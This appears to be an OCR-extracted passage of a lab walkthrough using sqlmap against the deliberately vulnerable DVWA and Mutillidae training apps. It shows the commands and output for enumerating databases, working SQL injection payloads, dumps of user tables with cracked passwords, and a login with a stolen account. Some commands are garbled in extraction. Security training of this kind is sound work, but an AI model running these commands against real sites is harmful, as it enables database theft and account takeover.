13. Now find the users table for the accounts in the dvwa database. We can run the command: “sqlmap -u

'http://192.168.37.130/mutillidae/index.php?page=userinfo.php&username=admin&password=password&user-info-php-submit-button=View+Account+Details' -D dvwa -tables”



```
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=9e20ccf6603...0146971485'). Do you want to use those
Y
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: password (GET)
    Type: error-based
    Title: MySQL >= 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: page=user-info.php&username=admin&password=password' || (SELECT 0x784b6b4f FROM DUAL WHERE 7580=7580 AND ROW(8834,1923)>(
SELECT COUNT(*),CONCAT(0x71767a6a71,(SELECT (ELT(8834=8834,1))),0x71786b6b71,FLOOR(RAND(0)*2))x FROM (SELECT 5372 UNION SELECT 8757
UNION SELECT 2433 UNION SELECT 9801)a GROUP BY x)) || '&user-info-php-submit-button=View Account Details

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: page=user-info.php&username=admin&password=password' || (SELECT 0x75734f75 FROM DUAL WHERE 6476=6476 AND (SELECT 5472 FRO
```

14. Select the '0' Injection point to view the tables

```
6854555165795a4c41657a536f766f485a566a44,0x71786b6b71),NULL,NULL,NULL#&password=password&user-info-php-submit-button=View Account De
tails
---
there were multiple injection points, please select the one to use for following injections:
[0] place: GET, parameter: username, type: Single quoted string (default)
[1] place: GET, parameter: password, type: Single quoted string
[q] Quit
> 0
```

```
there were multiple injection points, please select the one to use for following injections:
[0] place: GET, parameter: username, type: Single quoted string (default)
[1] place: GET, parameter: password, type: Single quoted string
[q] Quit
> 0
[00:49:53] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP, Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL >= 4.1
[00:49:53] [INFO] fetching tables for database: 'dvwa'
[00:49:53] [WARNING] reflective value(s) found and filtering out
Database: dvwa
[2 tables]
+-----------+
| guestbook |
| users     |
+-----------+

[00:49:54] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.37.130'

[*] ending @ 00:49:54 /2022-11-19/


┌──(kali㉿kali)-[~]
└─$
```

15. Find the columns of the 'users' table.

16. We can run the command:


"sqlmap -u

'http://192.168.37.130/mutillidae/index.php?page=userinfo.php&username=admin&password=password&user-info-php-submit-button=View+Account+Details' -D dvwa T users --columns"

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u 'http://192.168.37.130/mutillidae/index.php?page=user-info.php&username=admin&password=password&user-info-php-submit-b
utton=View+Account+Details' -D dvwa -T users --columns
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.6.11#stable}
|_ -| . [)]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibi
lity to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or
damage caused by this program

[*] starting @ 00:51:55 /2022-11-19/

[00:51:55] [INFO] resuming back-end DBMS 'mysql'
[00:51:55] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=4764eb6f9d0...911cda6ada'). Do you want to use those
[Y/n] Y
```

17. List down the columns of 'users' table


```
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: page=user-info.php&username=admin&password=password' || (SELECT 0x75734f75 FROM DUAL WHERE 6476=6476 AND (SELECT 5472 FRO
M (SELECT(SLEEP(5)))ranY)) || '&user-info-php-submit-button=View Account Details
---
there were multiple injection points, please select the one to use for following injections:
[0] place: GET, parameter: username, type: Single quoted string (default)
[1] place: GET, parameter: password, type: Single quoted string
[q] Quit
>
```





18. Dump all the details of the ‘users’ table


“sqlmap -u


'http://192.168.37.130/mutillidae/index.php?page=userinfo.php&username=admin&password=password&user-info-php-submit-button=View+Account+Details' -D dvwa T users --dump”













19. Passwords will be cracked once the process is complete. Here you can see all the passwords for every user that is present in the DVWA database.

```
Database: dvwa
Table: users
[5 entries]
+---------+---------+-------------------------------------------------------+----------------------------------+----------+
| user_id | user    | avatar                                                | password                         | last_nam
e | first_name |
+---------+---------+-------------------------------------------------------+----------------------------------+----------+
| 1       | admin   | http://172.16.123.129/dvwa/hackable/users/admin.jpg   | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin
  | admin      |
| 2       | gordonb | http://172.16.123.129/dvwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123)   | Brown
  | Gordon     |
| 3       | 1337    | http://172.16.123.129/dvwa/hackable/users/1337.jpg    | 8d3533d75ae2c3966d7e0d4fcc69216b (charley)  | Me
  | Hack       |
| 4       | pablo   | http://172.16.123.129/dvwa/hackable/users/pablo.jpg   | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)  | Picasso
  | Pablo      |
| 5       | smithy  | http://172.16.123.129/dvwa/hackable/users/smithy.jpg  | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith
  | Bob        |
+---------+---------+-------------------------------------------------------+----------------------------------+----------+

[01:08:16] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.37.130/dump/dvwa/users.csv'
[01:08:16] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.37.130'

[*] ending @ 01:08:16 /2022-11-19/


┌──(kali㉿kali)-[~]
└─$
```


20. Enter one of the cracked username and passwords on the DVWA website and you will be able to log in.



Here we will use the login credentials of the user Pablo with his password ‘letmein’.





After entering the cracked credentials, you should have access to the main page of the DVWA website.




21. Evaluate the same SQL Injection with the Mutillidae website.

Here we will see all the available databases. We will run the following command:
“sqlmap u'http://192.168.37.130/mutillidae/index.php?page=userinfo.php&username=admin&password=password&user-info-php-submit-button=View+Account+Details' --dbs ”







```
there were multiple injection points, please select the one to use for following injections:
[0] place: GET, parameter: username, type: Single quoted string (default)
[1] place: GET, parameter: password, type: Single quoted string
[q] Quit
> 0
[01:18:33] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8, PHP
back-end DBMS: MySQL >= 4.1
[01:18:33] [INFO] fetching tables for database: 'owasp10'
[01:18:33] [WARNING] reflective value(s) found and filtering out
Database: owasp10
[6 tables]
+---------------+
| accounts      |
| blogs_table   |
| captured_data |
| credit_cards  |
| hitlog        |
| pen_test_tools|
+---------------+

[01:18:34] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.37.130'

[*] ending @ 01:18:34 /2022-11-19/

┌──(kali㉿kali)-[~]
└─$
```


Then we will enter the command to check for the ‘accounts’ table in the ‘owasp10’ database.

“sqlmap -u

'http://192.168.37.130/mutillidae/index.php?page=userinfo.php&username=admin&password=password&user-info-php-submit-button=View+Account+Details' -D owasp10 -T accounts --dump “


```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u 'http://192.168.37.130/mutillidae/index.php?page=user-info.php&username=admin&password=password&user-info-php-submit-button=View+Account+Details' -D owasp10 -T accounts --dump

        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.6.11#stable}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 01:28:55 /2022-11-19/

[01:28:55] [INFO] resuming back-end DBMS 'mysql'
[01:28:55] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=d4492112cb6...83425f352b'). Do you want to use those [Y/n] Y
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: password (GET)
    Type: error-based
    Title: MySQL >= 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: page=user-info.php&username=admin&password=password' || (SELECT 0x784b6b4f FROM DUAL WHERE 7580=7580 AND ROW(8834,1923)>(SELECT COUNT(*),CONCAT(0x71767a6a71,(SELECT (ELT(8834=8834,1))),0x71786b6b71,FLOOR(RAND(0)*2))x FROM (SELECT 5372 UNION SELECT 8757 UNION SELECT 2433 UNION SELECT 9801)a GROUP BY x)) || '&user-info-php-submit-button=View Account Details

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: page=user-info.php&username=admin&password=password' || (SELECT 0x75734f75 FROM DUAL WHERE 6476=6476 AND (SELECT 5472 FROM (SELECT(SLEEP(5)))ranY)) || '&user-info-php-submit-button=View Account Details

Parameter: username (GET)
```

Here we can see all the cracked passwords of every user mentioned in the accounts table.



```
there were multiple injection points, please select the one to use for following injections:
[0] place: GET, parameter: username, type: Single quoted string (default)
[1] place: GET, parameter: password, type: Single quoted string
[q] Quit
> 0
[01:29:00] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, PHP, Apache 2.2.8
back-end DBMS: MySQL ⩾ 4.1
[01:29:00] [INFO] fetching columns for table 'accounts' in database 'owasp10'
[01:29:00] [WARNING] reflective value(s) found and filtering out
[01:29:00] [INFO] fetching entries for table 'accounts' in database 'owasp10'
Database: owasp10
Table: accounts
[16 entries]
+-----+----------+---------------+----------+-----------------------------+
| cid | is_admin | password      | username | mysignature                 |
+-----+----------+---------------+----------+-----------------------------+
| 1   | TRUE     | adminpass     | admin    | Monkey!                     |
